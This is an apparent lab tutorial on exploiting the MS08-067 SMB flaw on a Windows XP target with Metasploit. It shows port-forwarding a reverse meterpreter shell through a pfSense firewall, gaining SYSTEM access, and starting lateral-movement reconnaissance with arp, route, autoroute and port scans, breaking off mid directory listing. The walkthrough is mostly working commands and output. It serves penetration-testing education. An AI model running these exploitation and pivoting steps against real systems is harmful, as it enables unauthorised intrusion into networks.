
```

(kali@kali)-[~]
$ █

```

Here's the IP address information of the network I am using for this tutorial.

If you are trying to port forward with non-admin privileges on a system, you can only forward ports above 1024.



Here, once again, I am exploiting ms08_067 vulnerability (I am not going to leave that vulnerability so soon). So, I start with port scanning of Port 445.

```
(kali@kali)-[~]
$ nmap -sT -Pn -p445 192.168.249.160
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-04 04:00 EST
Nmap scan report for 192.168.249.160
Host is up (0.0014s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

So, I load the ms08_067 module and the target is indeed vulnerable. I set other required options.

According to Crowd Strike's global threat report 2023, Black Hat Hackers used protocols such as RDP, SSH and SMB for lateral movement in cloud environments.


```

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/
reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.16
8.249.160
rhosts => 192.168.249.160
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.249.160:445 - The target is vulnerable.

msf6 exploit(windows/smb/ms08_067_netapi) > set lport 81
lport => 81
msf6 exploit(windows/smb/ms08_067_netapi) > █

```

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.110.5	yes	The listen address (an interface may be specified)
LPORT	81	yes	The listen port

After all the options are set, I execute the module and the result is given below.

```

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.110.5:81
[*] 192.168.249.160:445 - Automatically detecting the target.
..
[*] 192.168.249.160:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.160:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.160:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █

```


It's this message again. (I don't think just like I am not going to leave the ms08_067 module, this message is not going to leave me). On a serious note, the vulnerability is triggered but we got no session. However, I know the exact reason why this module failed now. If you observe the above image, handler started on the attacker system (192.168.110.5). which is an IP address in the LAN network. There is no chance that any machine in internet will know about our target system.

However, one device in Attacker LAN will know about this. The only device belonging to this network (192.168.110.X) that has communication with the internet is the Attacker network's Router or Firewall. In our case, it is 192.168.249.159.

Our target system can only communicate with this device (192.168.249.159). So, I forward the port 81 of 192.168.249.159 to port 81 of my Attacker system(192.168.110.5). Port forwarding can be performed in PFSense (from Firewall/NAT/Port Forward Section). The process may differ slightly but is almost same in all Routers and Firewall).

Firewall / NAT / Port Forward / Edit

Edit Redirect Entry

Disabled ☐ Disable this rule

No RDR (NOT) ☐ Disable redirection for traffic matching this rule

This option is rarely needed. Don't use this without thorough knowledge of the implications.

Interface

Choose which interface this rule applies to. In most cases "WAN" is specified.

Address Family

Select the Internet Protocol version this rule applies to.

Protocol

Choose which protocol this rule should match. In most cases "TCP" is specified.

Source

Destination ☐ Invert match

Destination ☐ Invert match /

Type

Address/mask

Destination port range

From port

Custom

To port

Custom

Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

Redirect target IP

Type

Address

Enter the internal IP address of the server on which to map the ports. e.g.: 192.168.1.12 for IPv4
In case of IPv6 addresses, it must be from the same "scope",
i.e. it is not possible to redirect from link-local addresses scope (fe80:*) to local scope (::1)

Redirect target port

Port

Custom

Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically).
This is usually identical to the "From port" above.

Then, I save the rule. Now, any query coming from the WAN network to port 81 of my Gateway Firewall (192.168.249.159) will be forwarded to port 81 of 192.168.110.5, which is my attacker machine. Next, I set the local host option to that of this Gateway Firewall (192.168.249.159).

```
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.249.160:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.249.159
lhost => 192.168.249.159
msf6 exploit(windows/smb/ms08_067_netapi) > █
```


Now, let's execute the module.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[-] Handler failed to bind to 192.168.249.159:81:- -
[*] Started reverse TCP handler on 0.0.0.0:81
[*] 192.168.249.160:445 - Automatically detecting the target.
..
[*] 192.168.249.160:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Unknown
[*] 192.168.249.160:445 - We could not detect the language pack, defaulting to English
[*] 192.168.249.160:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.160:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.249.160
[*] Meterpreter session 1 opened (192.168.110.5:81 -> 192.168.249.160:37691) at 2023-12-04 04:25:04 -0500
```

```
meterpreter > sysinfo
Computer      : ADMIN-FFBE8F88E
OS            : Windows XP (5.1 Build 2600, Service Pack 2)
.
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Ha, nothing like a successful meterpreter session.



Lateral Movement

In Real world, Black Hat Hackers hack to get access to high-value assets. This can include sensitive data, source code, and other important information. Rarely, a system to which Black Hat Hackers gain initial access contains high-value assets mentioned above. So Black Hat Hackers after gaining initial access in a network tries to move around the network in search of high value assets and finally take control of the entire network. This is known as Lateral Movement or Pivoting.

They use various techniques to achieve this. The first step in lateral Movement is of course perform reconnaissance to gather information about the network devices. To gather information about the target network, Black Hat Hackers perform steps like viewing the Address Resolution Protocol (ARP) table, viewing network interfaces, network connections and the target network's routing table.

Let's see it practically. On the target network, I have SYSTEM level METERPRETER access on one of the systems (I am talking about our target system, buddy). Meterpreter has many commands built in to perform the above-mentioned reconnaissance.

SOCKS stands for Socket Secure and is an internet protocol that enables the exchange of network packets between a client and a server through a proxy server.

Stdapi: Networking Commands

=====

Command	Description
-----	-----
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Let's first view the Address Resolution Protocol (ARP) table of the target system.

```
meterpreter > arp
```

ARP cache

=====

IP address	MAC address	Interface
-----	-----	-----
192.168.223.3	00:0c:29:a7:5d:30	AMD PCNET Family PCI Ethernet Adapter - Pa cket Scheduler Minipo rt

```
meterpreter > █
```

Let's see if the target system belongs to a Dual homed network or Single homed network. A computer in a Dual homed network is connected to two networks. For example, the PFsense Firewall we are using here (WAN & LAN). The 'ipconfig' command in Windows reveals the network interfaces the system is connected to.

```
meterpreter > ipconfig
```

Interface 1

=====

```
Name           : MS TCP Loopback interface
Hardware MAC    : 00:00:00:00:00:00
MTU             : 1520
IPv4 Address    : 127.0.0.1
```



```

Interface 2
=====
Name       : AMD PCNET Family PCI Ethernet Adapter - Packet
Scheduler Miniport
Hardware MAC : 00:0c:29:6d:5c:31
MTU        : 1500
IPv4 Address : 192.168.223.6
IPv4 Netmask : 255.255.255.0

meterpreter >

```

The target system belongs to a Single Homed network. No luck here. Next, let's view the routing table on the target system. In the above image, you can see that there is only one IP address which

```

meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
0.0.0.0     0.0.0.0      192.168.223.3  10          2
127.0.0.0   255.0.0.0    127.0.0.1     1           1
192.168.22  255.255.255  192.168.223.6  10          2
3.0         .0           .6
192.168.22  255.255.255  127.0.0.1     10          1
3.6         .255
192.168.22  255.255.255  192.168.223.6  10          2
3.255       .255
224.0.0.0   240.0.0.0    192.168.223.6  10          2
255.255.25  255.255.255  192.168.223.1  1           2
5.255       .255

No IPv6 routes were found.
meterpreter >

```

appears to be unique it is 192.168.223.3 apart from 192.168.223.6 which is our target system we already have access to.

Since we already know this system is behind a Firewall, this IP (192.168.223.3) should belong to the Firewall or we are horribly wrong. If it is a Firewall, it will be remotely administered. The only system from which it can be administered will be our 192.168.223.6 as the routing table doesn't provide information about other systems in this network. Once again, let's assume we can be

horribly wrong.

We need to port scan this device to find more information about it. But before that we need to add a route to this device from inside the network as it is not accessible from my attacker system. This can be done by using the 'autoroute' module of Metasploit.

```
meterpreter >
Background session 1? [y/N] █
```

```
msf6 auxiliary(scanner/portscan/tcp) > search autoroute
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	C
0	post/multi/manage/autoroute		normal	N
	Multi Manage Network Route via Meterpreter Session			

```
msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 post(multi/manage/autoroute) > show options
```

Module options (post/multi/manage/autoroute):

Name	Current Setting	Required	Description
CMD	autoadd	yes	Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK	255.255.255.0	no	Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION		yes	The session to run this module on
SUBNET		no	Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.

```
msf6 post(multi/manage/autoroute) > █
```


All I have to do to execute this module is to set the session ID of the meterpreter.

```
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against ADMIN-FFBE8F88E
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.223.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
```

The route is added, Now, we can perform a port scan of this device. Here I am scanning for some common parts to be open on this device.

```
msf6 post(multi/manage/autoroute) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set ports 80,21,23,25
ports => 80,21,23,25
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.223.3: 192.168.223.3:80 - TCP OPEN
^C[*] 192.168.223.3: - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

I found port 80 open. Very good. If this is indeed the Firewall and port 80 is open, it means it would be administered using a browser, right. So, all I have to do is see the browser installed on this target system and then try to collect information from it. Although Metasploit has a module for this too, let's just go to shell and view the "Program Files" folder of our target system.

```
msf6 auxiliary(scanner/portscan/tcp) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1		meterpreter x86/windows	NT AUTHORITY\SYSTEM @ ADMIN-FFBE8F88E	192.168.110.5:81 -> 192.168.249.160:37691 (192.168.223.6)


```
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 1380 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>cd ..
cd ..
```

```
C:\WINDOWS>cd ..
cd ..
```

```
C:\>dir
```

```
dir
```

```
Volume in drive C has no label.
Volume Serial Number is 20B2-E277
```

```
